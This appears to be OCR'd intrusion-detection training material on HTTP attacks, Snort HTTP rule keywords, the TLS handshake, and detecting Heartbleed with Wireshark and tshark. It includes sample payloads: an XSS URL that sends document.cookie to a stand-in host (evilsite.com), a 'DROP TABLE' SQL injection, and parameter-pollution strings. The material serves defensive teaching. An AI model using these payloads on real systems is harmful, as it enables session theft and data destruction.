
```
GET /index.aspx?page=select 1,2,3 from table where id=1 (SQL
   attempt)
GET /index.aspx?page=select 1&page=2,3 from table where id=1
```

Intrusion Detection In-Depth

Let's look at a sampling of attacks against the HTTP protocol itself as well as ones that use HTTP as a means to transact malicious activity. One of the first HTTP attacks involved a directory traversal to access files or documents that were not in the webroot directory containing the authorized files for download. The first GET request on this slide attempted to access the Unix host's /etc/password file by navigating outside the webroot directory. Attackers got clever after this was patched and used hexadecimal and unicode encodings to disguise the traversal characters. The second example uses a unicode encoding "%5c" to represent a "\" to create a directory traversal that was not detected by IIS web servers and allowed the attacker to list the files in the C:\directory. Modern web servers check for these escape codes and reject unauthorized requests. Any good IDS/IPS normalizes encodings to standard ASCII so it is not fooled by these encodings.

The HTTP parameter overflow demonstrates that values passed to parameters in either a GET or POST request can be overly long in an attempt to cause a buffer overflow on the server if there are improper or non-existent boundary constraints.

HTTP parameter pollution is a newer kind of attack that confuses the web server by sending the same parameter name twice with different values. Some web servers take the value first associated with the parameter, others take the last, while others combine all the values. This attack may not be detected by web application firewalls. In the first GET request under the HTTP Parameter Pollution heading, the user attempts an SQL query by passing it as a parameter. Typically, this will be filtered and disallowed. However in the polluted request that follows, the page parameter is assigned values twice that may be concatenated eventually by the server, reformatting the request to be identical to the first one, allowing it to bypass the web application firewall.



A Sampling of HTTP Request Attacks (2)

Cross-Site Scripting

```
http://www.stupidsite.com/search.php?word=<SCRIPT>document.location=
     'http://www.evilsite.com/cgi-bin/grab.cgi?'
     %2bdocument.cookie;<SCRIPT>
```

SQL Injections

```
http://www.mydomain.com/products/products.asp?productid=123;DROP
   TABLE Products
```

Exploit vulnerabilities in session identifiers and authentication

- Cookie hijacking, theft, poisoning

Intrusion Detection In-Depth


Cross-Site Scripting (XSS) occurs when a web application doesn't properly sanitize input, permitting malicious scripts to be executed or redirecting a user to a malicious site under an attacker's control. For instance, the example above involves "www.stupidsite.com" that is vulnerable to XSS attacks since it does not examine potentially malicious input such as execution of JavaScript code. The code redirects the unsuspecting user to "www.evilsite.com" where it grabs the user's cookie.

The user input may be a hyperlink which contains malicious content within it. An unsuspecting user might click on this link from another website, instant message, or from reading a targeted e-mail message. Some guestbook and forum sites allow user input that allows HTML and JavaScript in the post. For instance, if "susie" logged into a forum and read a malicious post by "bob" it is possible for him to hijack her session simply by reading his post. The attack in the above slide would allow the malicious user to read an unsuspecting user's cookie, allowing attacks such as cookie hijacking theft or poisoning.

The above SQL injection attack occurs because the site does not sanitize user input for SQL characters such as the semicolon. This allows the statement "DROP TABLE Products" which deletes the whole Products table. The issue is that the application software does not properly sanitize user input.

Session identifiers and authentication mechanisms such as cookies are rife for abuse by hijacking cookies in current sessions, stealing them outright or altering them, allowing the attacker to assume the identity of the victim. This is possible because the support software that implements authentication or session identifiers is flawed.

This is just a small sampling of the types of attacks aimed at the client's browser or host. They are so diverse and involve so many different techniques that is next to impossible to use and IDS/IPS exclusively to detect them.



Snort Rule HTTP Keywords for Improved Detection

- http_client_body – examine client body for content
- http_cookie – examine HTTP cookie field for content
- http_header – restrict content search to HTTP header fields
- http_method – specify the HTTP method to examine
- http_uri – examine URL for content
- http_stat_code – examine server status code to match content
- http_encode – examine the type of encoding in use


Intrusion Detection In-Depth

Versions of Snort beginning with 2.8.3 support some new HTTP rules keywords to assist in detecting attacks that involve the HTTP protocol itself or to constrain content search to a particular header or part of the HTTP protocol. Some of these are used in conjunction with the Snort HTTP preprocessor and must have specific preprocessor configurations to work properly. These rules keywords improve the user's ability to expose specific fields of the HTTP protocol and test for content. All of these keywords must be preceded by a Snort rule "content" search. Prior to these keyword inclusions, the user had at his/her disposal either Snort "content" or "uricontent" matches. The user couldn't, for instance, restrict the content search to header values.

The "http_client_body" restricts the search of selected content to the HTTP body. The "http_cookie" allows a content to be specified to be found in the HTTP cookie. The "http_header" restricts the content search to HTTP header values only. The "http_method" looks for a given HTTP method. Let's say that a particular exploit works only with the HTTP "POST" method. This would be a good modifier for the rule to search only for traffic that uses the "POST" method.

The "http_uri" replaces the old "uricontent" that examines the URL for a particular string or value. The "http_stat_code" examines the server's status code. And, the "http_encode" permits the user to search for one or more encoding methods used by either the client or server.

These keywords supplement the Snort HTTP preprocessor, allowing the user to write rules that focus on a particular aspect of the HTTP exchange. This improves the accuracy of the rule, most likely reducing the number of false positives.



Transport Layer Security (TLS) Protocol

Client hello – supported cipher suites
Client
Server
Server hello – cipher suite, certificate
Client key exchange
Encrypted communications

Intrusion Detection In-Depth

Let's examine the Transport Layer Security (TLS) protocol basics used in establishing encrypted sessions to a web or SSH server, for instance. You may hear the term Secure Sockets Layer (SSL) associated with cryptography; it was a predecessor to TLS and the terms may be used interchangeably. Normally, TLS is an innocuous protocol used to encrypt sessions where the legitimate data must remain private. Yet, it can be used in command and control traffic, exfiltration, and other malicious activity.

This is not a thorough discussion of the precise details of the protocol – just enough for you, as an analyst, to understand in terms of network communications. There is an option to use client certificates, however, we will examine the use of the server certificate only. We will discuss the handshake portion of the TLS exchange that is used to establish the encrypted session that follows.

The first communication is from the client that wants to establish a TLS session to a server that supports the protocol in some listening service. The client sends a "hello" that includes the version of TLS supported, its supported cryptographic data known as a cipher suite that includes, for instance, encryption and authentication algorithms, and a random 32-bit string. This 32-bit string is used later in the handshake with a random 32-bit string from the server to generate a "pre-master secret" eventually used to derive the session encryption keys. An extension to TLS permits the optional use of something called a heartbeat to keep the session alive. The client "hello" carries a heartbeat request, if supported and used.


The server replies with a "hello" containing its supported version of TLS, the cipher suite it has selected for use in the exchange, its certificate, and a heartbeat reply, if supported, in response to a client heartbeat request. The server also returns a random 32-bit string to be used by the client for session key exchange.

The client must validate the certificate by comparing the signed message found in the certificate, generated by a Certificate Authority (CA) using the CA's private key, with the client's own computation of the signed message of the certificate data using the CA's public key.

The client uses the server's random 32-bit string along with its own to generate a "pre-master secret" which is encrypted with the server's public key (found on the server's certificate) and sends it to the server. The server decrypts this using its private key. Both the client and server use the "pre-master secret" to generate the "master secret" which is then used to derive the session keys to encrypt the session's traffic.

Most of the time this handshake exchange is of little interest to the analyst. However, certificates may yield some clues when used with malware. For instance, they may be invalid and/or missing some vital values. A failure, especially repeated failures, to establish the session may expose malware that may not be successful.

TLS Handshake



```
No. Time     Source         Destination    Protocol Length Info
  1 0.000000 192.168.11.23  204.51.94.202  TCP        74 55265 > https [SYN] Seq=0 Win=14600 Len=0 MSS=14
  2 0.022255 204.51.94.202  192.168.11.23  TCP        74 https > 55265 [SYN, ACK] Seq=0 Ack=1 Win=5792 Le
  3 0.022299 192.168.11.23  204.51.94.202  TCP        66 55265 > https [ACK] Seq=1 Ack=1 Win=14720 Len=0 T
  4 0.022481 192.168.11.23  204.51.94.202  TLSv1     255 Client Hello
  5 0.043091 204.51.94.202  192.168.11.23  TCP        66 https > 55265 [ACK] Seq=1 Ack=190 Win=6912 Len=0
  6 0.047955 204.51.94.202  192.168.11.23  TLSv1    1514 Server Hello
  7 0.047976 192.168.11.23  204.51.94.202  TCP        66 55265 > https [ACK] Seq=190 Ack=1449 Win=17536 Le
  8 0.048029 204.51.94.202  192.168.11.23  TLSv1    1514 Certificate
  9 0.048035 204.51.94.202  192.168.11.23  TLSv1     329 Server Key Exchange, Server Hello Done
 10 0.048052 192.168.11.23  204.51.94.202  TCP        66 55265 > https [ACK] Seq=190 Ack=2897 Win=20480 Le
 11 0.048068 192.168.11.23  204.51.94.202  TCP        66 55265 > https [ACK] Seq=190 Ack=3160 Win=23296 Le
 12 0.050340 192.168.11.23  204.51.94.202  TLSv1     264 Client Key Exchange, Change Cipher Spec, Encrypte
 13 0.073967 204.51.94.202  192.168.11.23  TLSv1     125 Change Cipher Spec, Encrypted Handshake Message
 14 0.074317 192.168.11.23  204.51.94.202  TLSv1     716 Application Data, Application Data
```

```
▾ Secure Sockets Layer
  ▾ TLSv1 Record Layer: Handshake Protocol: Client Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 184
    ▾ Handshake Protocol: Client Hello
        Handshake Type: Client Hello (1)
        Length: 180
        Version: TLS 1.0 (0x0301)
      ▸ Random
        Session ID Length: 32
        Session ID: bd29d087294b6e4a9abfab574418e46882ec0e7786fe0615...
        Cipher Suites Length: 46
      ▸ Cipher Suites (23 suites)
        Compression Methods Length: 1
      ▸ Compression Methods (1 method)
        Extensions Length: 61
      ▸ Extension: server_name
```

Intrusion Detection In-Depth https.pcap


Here is how Wireshark presents the TLS handshake. The client "hello" in packet number 4 is expanded to show you the format of a TLS/SSL record. The server responds with its "hello "in packet 6 and sends its certificate in packet 8. The server key exchange in packet 9 is an optional communication where the server supplies a temporary key for the client key exchange in case the client has issues using the public key algorithm such as the omission of the public key from the server.

Packet 12 represents the client key exchange where the "pre-master secret "is encrypted by the client using the server's public key and is sent to the server to decrypt by the server using the server's private key. If the server is able to decrypt the message, both the client and server individually generate an identical "master secret" used to create session keys that encrypt the traffic as seen in packet 13. The encrypted communications begin in packet 14 labeled as "Application Data".

To see the output, enter the following in the command line:

wireshark https.pcap

Heartbleed Heartbeat OpenSSL Vulnerability



```
Time      Source          Destination     Protocol Source port Dest port Info
0.000222  192.168.11.1    192.168.11.128  TLSv1.1        54848       443 Client Hello
0.000239  192.168.11.128  192.168.11.1    TCP              443     54848 https > 54848 [ACK] Seq=1 Ack=226
0.007624  192.168.11.128  192.168.11.1    TLSv1.1          443     54848 Server Hello, Certificate
0.007756  192.168.11.128  192.168.11.1    TLSv1.1          443     54848 Server Key Exchange
0.007837  192.168.11.1    192.168.11.128  TCP            54848       443 54848 > https [ACK] Seq=226 Ack=14
0.007918  192.168.11.1    192.168.11.128  TLSv1.1        54848       443 Heartbeat Request
0.007992  192.168.11.128  192.168.11.1    TCP              443     54848 [TCP segment of a reassembled PDU]
0.008214  192.168.11.128  192.168.11.1    TCP              443     54848 [TCP segment of a reassembled PDU]
0.008289  192.168.11.1    192.168.11.128  TCP            54848       443 54848 > https [ACK] Seq=234 Ack=44
0.008330  192.168.11.128  192.168.11.1    TCP              443     54848 [TCP segment of a reassembled PDU]
0.008435  192.168.11.128  192.168.11.1    TCP              443     54848 [TCP segment of a reassembled PDU]
0.008503  192.168.11.1    192.168.11.128  TCP            54848       443 54848 > https [ACK] Seq=234 Ack=73
0.008543  192.168.11.128  192.168.11.1    TCP              443     54848 [TCP segment of a reassembled PDU]

▾ Secure Sockets Layer
  ▾ TLSv1.1 Record Layer: Heartbeat Request
      Content Type: Heartbeat (24)
      Version: TLS 1.1 (0x0302)
      Length: 3
    ▾ Heartbeat Message
        Type: Request (1)
        Payload Length: 16384
▾ [Malformed Packet: SSL]
  ▾ [Expert Info (Error/Malformed): Malformed Packet (Exception occurred)]
      [Message: Malformed Packet (Exception occurred)]
      [Severity level: Error]
      [Group: Malformed]
```

sslheartbleed.pcap

The heartbleed attack exploits a condition in faulty heartbeat message processing that allows memory resident data to be leaked from a server offering a listening service that uses OpenSSL, an open source implementation of TLS/SSL. One purpose of the heartbeat exchanged is to keep a SSL/TLS session alive without intermittent renegotiation of the session keys. As you can see in Wireshark, the heartbeat request message occurs before the key exchange is performed and authentication is complete, therefore both the heartbeat request and its matching reply are in clear text.

As mentioned, the heartbeat extension support is found in both the client and server "hello" exchanges. There is a client heartbeat request and a server heartbeat response, both are supposed to carry the same data. You may wonder why there is data in the first place. That is so the heartbeat request and reply are matched in case of packet loss and there are multiple active requests/replies concurrently. It can be argued that a simple sequence number would serve that purpose, however the designers chose to implement the protocol using unique payload data to match the request and response.

In versions 1.0.1 through 1.0.1f of OpenSSL, a user-supplied mismatched length of user-supplied data in heartbeat request processing was improperly implemented causing a memory leak. See the next slide for a detailed discussion of the memory leak.

The Wireshark dissector for OpenSSL is not able to diagnose the exact issue, however it labels the heartbeat packet as "malformed". The length of the payload is 16,384 is abnormally large, requiring multiple packets to deliver the heartbeat to the server. A normal heartbeat request payload should be short enough to fit in a single packet.


To see the output, enter the following in the command line:
wireshark sslheartbleed.pcap

If you reassemble the TCP session ("Follow TCP Stream") in Wireshark the only coherent content is the server's certificate. This server was running a vulnerable version of OpenSSL.

Thank you to Didier Stevens for making this pcap available.

These can be seen in Wireshark's "Info" column as "TCP segment of a reassembled PDU".

This vulnerability is one of the most damaging ever witnessed on the Internet because of the implications and the widespread use of OpenSSL. It is believed that vulnerable servers will remain for many years to come because of the sheer magnitude of those in use, lack of awareness or proficiency by the server maintainers, and vulnerable servers that are overlooked because of poor inventory management records.



Heartbeat Message Processing

Normal

Client heartbeat request

01	00 05		a	b	c	d	e
type	length	pad	payload				

5 bytes allocated

a	b	c	d	e	2	3	4
5		9	s	x	3	s	
u	**s**	**e**	**r**	**1**	**p**	**a**	**s**
s	**w**	**o**	**r**	**d**	**1**		

Server OpenSSL process memory

02	00 05		a	b	c	d	e
type	length	pad	payload				

Server heartbeat reply

Heartbleed

Client heartbeat request

01	40 00
type	length

no payload

16,384 bytes allocated

2	1	9	0	1	2	3	4
5		9	s	x	3	s	
u	**s**	**e**	**r**	**1**	**p**	**a**	**s**
s	**w**	**o**	**r**	**d**	**1**		

Server OpenSSL process memory

02	40 00	2	1	9	0	1	2	3	4	5	etc.
type	length	payload									

Server heartbeat reply

Intrusion Detection In-Depth

A normal heartbeat request has an accurate length for the data payload. When the server receives the heartbeat request, it uses the length value in the heartbeat request to allocate memory to store the heartbeat request payload. It then copies the associated payload into memory, and copies the payload to the heartbeat reply. There is no check to see if the value in the received length matches the number of received payload bytes.

A memory leak of up to 64KB occurs when a crafted heartbeat request contains a large length (16,384 bytes allowed per RFC, yet actually a maximum of 64KB), but no payload exists or a much shorter payload than the indicated length is supplied. The server allocates the supplied length number of bytes in memory and copies into it the data found in the heartbeat request payload. Now, when it copies the number of bytes indicated in the payload length in the crafted heartbeat request to form the heartbeat reply, it copies random data associated with the OpenSSL process that resides in memory.


While an attacker cannot point to the memory location desired, the heartbeat request with an abnormally large length value could be sent repeatedly to find values of interest. It is possible that usernames, passwords, session tokens, and private data reside in the memory location exposed. There were reports of session hijacking by an attacker who was able to obtain and use current session tokens.

Worst of all, the server's private key may be located there as well. As the name private key implies, the value is intended to be known only to the server to be used in its encryption/decryption of data. An attacker who gets the private key can pose as the legitimate server, use some kind of ruse to redirect a user from the legitimate server, thereby enabling the decryption of private data.

In order to recover from this vulnerability, affected servers have to patch the OpenSSL code, restart the OpenSSL process, revoke their certificate and have a new one issued, and then generate a new set of private/public keys.

Look at the slide examples. The normal heartbeat message has a payload of 5 bytes "abcde" that are copied to the server's memory allocated for the OpenSSL process and copied to the heartbeat reply message in the server's "hello".

The heartbleed heartbeat request has a length of 16,384, yet carries no payload. The server naively allocates 16,384 bytes of memory allocated from the OpenSSL process and then copies whatever data is in that memory block to the heartbeat reply. For example purposes we find a social security number of 219-01-2345 and a username and password stored at the beginning of this memory. Note that ASCII character representations instead of hexadecimal that are found in the packets and memory shown in the slide are for the purpose of clarity. The remainder of the 16,384 bytes of memory would be copied as well.



Using tshark to Find Heartbleed

```
tshark -r sslheartbleed.pcap  -O ssl "ssl.heartbeat_message.payload_length > 100"

Internet Protocol Version 4, Src: 192.168.11.1 (192.168.11.1), Dst: 192.168.11.128
    (192.168.11.128)
Transmission Control Protocol, Src Port: 54848 (54848), Dst Port: https (443), Seq: 226, Ack:
    1483, Len: 8
Secure Sockets Layer
   TLSv1.1 Record Layer: Heartbeat Request
      Content Type: Heartbeat (24)
      Version: TLS 1.1 (0x0302)
      Length: 3
      Heartbeat Message
         Type: Request (1)
         Payload Length: 16384
[Malformed Packet: SSL]
```


Intrusion Detection In-Depth

sslheartbleed.pcap

Wireshark/tshark's amazing capabilities seem like they are never ending. Say you wanted to find any indications of a heartbleed attack against any of your servers. Tshark could be configured with the "-i interface_name" command line option to examine packets sniffed from the network interface (as opposed to readback mode with a pcap as seen above) with the display filter of something akin to "ssl.heartbeat_message.payload_length > 100". A value of 100 was selected since it seems like it will not generate false positives, however it may not expose a more stealthy attacker who repeatedly uses a smaller payload length. You'd have to run a test display filter to determine what is a reasonable value for your site so that you find the attacks, yet not bombard yourself with tshark output of legitimate heartbeat requests.

Tshark allows us a very granular view of each of the SSL/TLS fields. This is the same packet that we saw on a previous slide; you can get details of the selected protocol only using the "-O ssl" command line option.

To see the output, enter the following in the command line:
tshark -r sslheartbleed.pcap -O ssl "ssl.heartbeat_message.payload_length > 100"



Revisit the Issue of RFC Interpretation Using Heartbeat

